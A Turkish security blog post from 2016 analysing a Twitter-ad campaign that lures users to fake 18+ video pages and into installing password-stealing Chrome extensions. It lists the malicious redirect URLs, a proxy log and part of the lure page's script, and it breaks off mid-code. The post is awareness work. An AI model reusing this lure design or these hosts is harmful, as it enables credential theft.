

# Sosyal Ağ Hırsızları



written by Mert SARICA | 1 June 2016

Bundan üç yıl önce yine Haziran ayında yayımlamış olduğum Jeton Hırsızları başlıklı blog yazımda, art niyetli kişilerin zararlı Chrome ve Firefox eklentiler ile kullanıcıların Facebook OAUTH jetonlarını çalarak, kullanıcıların hesaplarını nasıl kötüye kullandıklarına dikkat çekmiştim.


Ne tesadüftür ki üç yıl aradan sonra yine Haziran ayında, Twitter üzerinden reklamlar ile kullanıcıları zararlı sitelere yönlendiren ve bu siteler üzerinden yüklettikleri Chrome eklentileri ile Facebook ve Twitter parolalarını çalan bir veya birden fazla grup ile karşılaştım. Bu defa bilfiil tanık olduğum bu olayı yazıya dökerek bu konuya dikkat çekmek ve sosyal ağ ve medya güvenliği farkındalığına katkıda bulunmak istedim.

Twitter'da yaklaşık 2000+ takipçisi olan (yeri gelmişken tüm takipçilerime teşekkür ederim. :) ) biri olarak, konu başka hesapları takip etmeye geldiğinde her ne kadar bana darılanlar olsa da, bu konuda oldukça seçici davranmaya devam ederek şimdilik ~150 hesabı takip etmek ile yetiniyorum. Bunun başlıca nedeni ise odağımı kaybetmeyip bilgi/bilişim güvenliği ağırlıklı tweetleri takip etmek istememden kaynaklanıyor. Durum böyle olunca da aslında Twitter'da karşılaştığım reklam tweetleri (promoted) de çoğunlukla güvenlik ile ilgili oluyor.

Geçtiğimiz günlerde kısa bir sürede çok sayıda karşılaştığım ve gerçek Twitter hesaplarının (muhtemelen eklentiye yükleyen kullanıcıların hesapları) kullanıldığı birkaç reklam, şüpheli olması nedeniyle oldukça ilgimi çekti ve hemen reklamların perde arkasında neler olup bittiğini araştırmaya karar verdim.



Twitter'da bu durumda karşılaşılan başka kullanıcılar var mı diye twitter virüs anahtar kelimeleri ile genel bir arama yaptığımda ise bu durumun Nisan ayından beri yaygın olarak Twitter'da karşılaşıldığını gördüm.



Reklam görsellerinden birine tıkladığında

<http://t.lapteccoder.com/dompol.php> -> <http://begenlobi.com/twlaptec.php> ->

<http://t.lapteccoder.com/X0LwTuTI.php> adresine, diğerine tıkladığında ise

<http://bit.ly/ls93im0> -> <http://firsat2014.com> -> <http://tw.oklsme.cf/vi.php>

-> <http://tw.oklsme.cf/eSn0J1.php> adresine yönlendirilen kullanıcının


karşısına 18+ olduğu iddia edilen bir video görseli çıkmakta ve kullanıcı



sahte videoyu izlemek için bu görselin üzerine tıkladığında, kullanıcıdan


Chrome internet tarayıcısı kullandığı takdirde AdsTwitter Video veya SwsLertz

isimli eklenti yüklemesini istemekteydi. Her defasında yönlendirilen PHP


adının da rastgele olarak deęişmesi, HTTP yanıt (response) kodu olarak 200 yerine 404 dönmesi ve ana sayfanın direk çağrıldığında da hesabın dondurulduğuna dair bir mesajla karşılaşılmasına rağmen sitenin çalışır olması da dikkatimden kaçmadı.







bitly.com kısaltılmış adreslerinin (short url) sonuna + işareti koyduğunuz takdirde (<http://bit.ly/1s93im0+> gibi), o sayfanın istatistik sayfasına ulaşabiliyorsunuz. Ben de bu şekilde bu adrese ait istatistik sayfasını ziyaret ettiğimde, 5 saat içinde bu bağlantı adresine 4300 defa tıklandığını gördüm.



Jeton Hırsızları yazımdan da bildiğiniz üzere, Chrome eklentilerini indirdikten sonra crx olan uzantısını .zip yaptıktan sonra herhangi bir zip

açma aracı ile açabiliriz. Paketin içinden çıkan JavaScript dosyaları bize o eklentinin işlevselliği konusunda bilgi verecektir.

Eklentilerin adreslerini ilgili sayfalardan tespit ettikten sonra <http://chrome-extension-downloader.com> adresi üzerinden bu eklentileri indirip kısaca incelemeye karar verdim.

Request	Response
6	http://t.lapteccoder.com GET /dompok.php 302 375 HTML php 87.98.187.171 furkanasret=12... 06:56:40 1... 8080
7	http://t.lapteccoder.com GET /VRlqDIEM.php 404 38282 HTML php Video (18+) - YouTube 87.98.187.171 06:56:40 1... 8080
8	http://t.lapteccoder.com GET /favicon.ico 404 38282 HTML ico Video (18+) - YouTube 87.98.187.171 06:56:50 1... 8080
9	http://t.lapteccoder.com GET /VRlqDIEM.php 302 329 HTML php 87.98.187.171 06:57:53 1... 8080
10	https://chrome.google.com GET /webstore/detail/akhffffncmpiekf... Moved Permanently 216.58.212.14 NID=79=buWR... 06:58:12 1... 8080
11	https://chrome.google.com GET /webstore/detail/adstwitter-video/... Adstwitter Video - ... 216.58.212.14 06:58:17 1... 8080
13	https://chrome.google.com GET /_fcs/cws-static/_fcs/cws.ma 200 594796 script 216.58.212.14 06:58:28.1 8080

Raw Headers Hex HTML Render

```
<span style="font-size: 18px; width: 100%; position: absolute; text-align: center; margin-top: 12px;" id="click_text">Click "Add extension" button</span>
</div>
<a rel="nofollow" id="link" href="https://goo.gl/z27kPE" style="display: none;"></a>
<script type="text/javascript">
function translate(source, target, g, callback) {
  var url = "https://translate.googleapis.com/translate_a/single?client=gtx&sl=" + source + "&tl=" + target + "&dt=t&dj=1&source=input&q=" + encodeURI(q);
  var xhr = new XMLHttpRequest();
  xhr.open("GET", url);
  xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded; charset=UTF-8", true);
  xhr.send();
  xhr.onreadystatechange = function() {
    if (xhr.readyState == 4 && xhr.status == 200) {
      var data = JSON.parse(xhr.responseText);
      callback(data);
    }
  }
}

translate("en", navigator.language, $(""#click_text").text(), function(data) {
